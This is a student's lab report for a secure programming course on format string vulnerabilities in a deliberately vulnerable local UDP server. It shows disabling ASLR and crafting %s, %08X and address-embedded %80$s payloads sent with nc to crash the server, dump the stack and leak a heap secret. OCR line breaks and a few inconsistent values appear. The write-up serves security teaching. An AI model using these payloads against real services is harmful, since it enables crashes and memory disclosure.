Jorge Avila

Professor Trey


Secure Programming

26 March 2021

Format String Vulnerability


Task 1:

Before we start we will use a *dummy size* value of **80** and do the following:



```
[03/10/21]seed@VM:~/FormatString$ sudo sysctl -w kernel
.randomize_va_space=0
kernel.randomize_va_space = 0
[03/10/21]seed@VM:~/FormatString$
```


We have a program called **server.c** that when it runs, it listens to UDP port number 9090 and the UDP packet comes to this port, the program will receive the data and invoke the function **myprintf**() to yield data. The server is a root daemon, (root privilege). Inside the **myprintf**() function, there is a format string vulnerability. In return we will exploit this to get that vulnerability.



```
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
hello world
The value of the 'target' variable (after): 0x11223344
```

```
[03/10/21]seed@VM:~$ echo hello world | nc -u 127.0.0.1
 9090
```

After running it, you can see the comment hello world was put on the server VM with other information such as addresses of information that will be valuable to us later on.




```
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
hello world
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
I am Jorge Avila
The value of the 'target' variable (after): 0x11223344
```

```
[03/10/21]seed@VM:~$ cat badfile
I am Jorge Avila
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
```

You can virtually put anything in a file and send it that way as well as I have done above. If you go ahead and use input redirection, the server VM spits out that very same content.

<u>Task 2:</u>


2.2 Task 2: Understanding the Layout of the Stack



In this task we are going to understand the stack layout. What we have already printed out from the screenshots above are:


Address	Item
0xBFFFF0E0	Input Array
0x08048870	Secret
0x0804A044	Target Variable
0x11223344	Target Variable (Before)
Ebp inside: 0xBFFFF048	printf()

When you go into the debugger, input redirect some information and then I chose to do the following by using this command:



```
python -c 'print "@@@@"+"%08X."*80' > badfile
```

```
nc -u 127.0.0.1 9090 < badfile
```



```
0028| 0xbfffe69c --> 0x6
[-------------------------------------------------------
------------------------]
Legend: code, data, rodata, value

Breakpoint 1, myprintf (
    msg=0xbfffe790 "AAAA%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%08X.%
"...) at server.c:23
23      {
```


```
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s
^C
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090
hello world
^C
[03/10/21]seed@VM:~$ python -c 'print "AAAA"+"%08X."*80
' > badfile
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
```

You yield a stack of addresses. I did this by doing the command **x64/x** and that examines inside the debugger. This is the stack shown below:

```
0xbfffe6a0: 0xb7fff000 0x080482ac 0xb7e5da59 0x00000195
0xbfffe6b0: 0x00000000 0xb7f1c000 0xbfffed78 0xb7e52141
0xbfffe6c0: 0xb7fe96eb 0x00000000 0x00000003 0xbfffe790
0xbfffe6d0: 0x000005db 0x00000000 0xbfffe730 0xbfffe718
0xbfffe6e0: 0xbfffe790 0x00000000 0xb7f1c000 0x080487d0
0xbfffe6f0: 0x00000003 0xbfffe790 0xbfffed78 0x080487e2
0xbfffe700: 0xbfffe790 0xbfffe718 0x00000010 0x08048701
0xbfffe710: 0x00000080 0x0000000c 0x00000010 0x00000003
0xbfffe720: 0x82230002 0x00000000 0x00000000 0x00000000
0xbfffe730: 0xcfcc0002 0x0100007f 0x00000000 0x00000000
0xbfffe740: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffe750: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffe760: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffe770: 0x00000000 0x00000000 0x00000000 0x00000000
```

```
0xbfffe780: 0x00000000 0x00000000 0x00000000 0x00000000
0xbfffe790: 0x41414141 0x58383025 0x3830252e 0x30252e58
```

Here is the output of what I did using the following commands:



```
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
AAAA00000000.00000050.B7FD6C68.00000001.00000001.000000
00.BFFFF0E0.00000001.00000001.BFFFF048.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.
00000000.00000000.00000000.00000000.00000000.00000000.5
8EAA700.00000003.BFFFF0E0.BFFFF6C8.080487E2.BFFFF0E0.BF
FFF068.00000010.08048701.00000000.B7FD6978.BFFFF158.000
00003.82230002.00000000.00000000.00000000.2FFFFBDC.BFFF
F070.B7FFF020.BFFFEF88.00000000.00000000.00000000.00000
000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.41414141.58383025
.3830252E.30252E58.252E5838.2E583830.58383025.3830252E.
30252E58.
```

```
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
```

Question 1:


1. 0xBFFFF0E0
2. 0xBFFFF048
3. 0xBFFF0E0 + 64

Question 2:

The offset or distance between (1) and (3) are 64, the way I got this number is, by counting 16 positions then multiplying by 4 bytes to yield the offset (4*16 = 64).

<u>Task 3:</u>

In order to crash this we will give the input this format specifier shown in class → %s, this will cause a *segmentation fault* and abort what we were doing. On the following screenshot you can see:



Azmi UTA
I can't hear people


```
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
Segmentation fault
[03/10/21]seed@VM:~/FormatString$ 
```

```
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090
%s%s%s%s%s%s
```

We may not have memory access to those or even exist, therefore we yield a segmentation fault.

Task 4:

Task 4.A, the goal in this section is to print out the data on the stack. How many format specifiers do you need to provide, so you can get the server program to print out the first four bytes of your input via a %x?




```
^C
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
      1
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
      0
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
               1
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
```

```
[03/10/21]seed@VM:~$ python -c 'print "%9$188x"' > badf
ile2
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile2
```

If you see above, with only **8** specifiers I was able to reach the first data and increased more and got other things that were not necessarily needed.


Task 4.B, the goal here is that there is a secret message stored in the heap area, and you know it's address. We have to print the data out and to achieve this goal, you need to place the address (in the binary form) of the secret message in your input, but it is difficult to type the binary data inside a terminal. Therefore from the lab report, in order to do this you have to do the following:



```
[03/10/21]seed@VM:~/FormatString$ clear
```

```
[03/10/21]seed@VM:~$ echo $(printf "\x70\x88\x04\x08")%
.8x%.8x > badfile
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
^C
[03/10/21]seed@VM:~$ echo $(printf "\x70\x88\x04\x08")%
.8x%.8x.8x%.8x.8x%.8x%.8x  > badfile
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
^C
[03/10/21]seed@VM:~$ echo $(printf "\x48\xF0\xFF\xBF")%
.8x%.8x.8x%.8x.8x%.8x%.8x  > badfile
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
^C
[03/10/21]seed@VM:~$ python -c 'print "\x70\x88\x04\x08
%80$s"' > badfile
[03/10/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
```


Once doing this on the client side and you go over to the server side you should see the secret message which is “secret message as shown”



```
[03/10/21]seed@VM:~/FormatString$ sudo ./server
The address of the input array: 0xbffff0e0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff048
"...secret message 0000000000000050
The value of the 'target' variable (after): 0x11223344
```

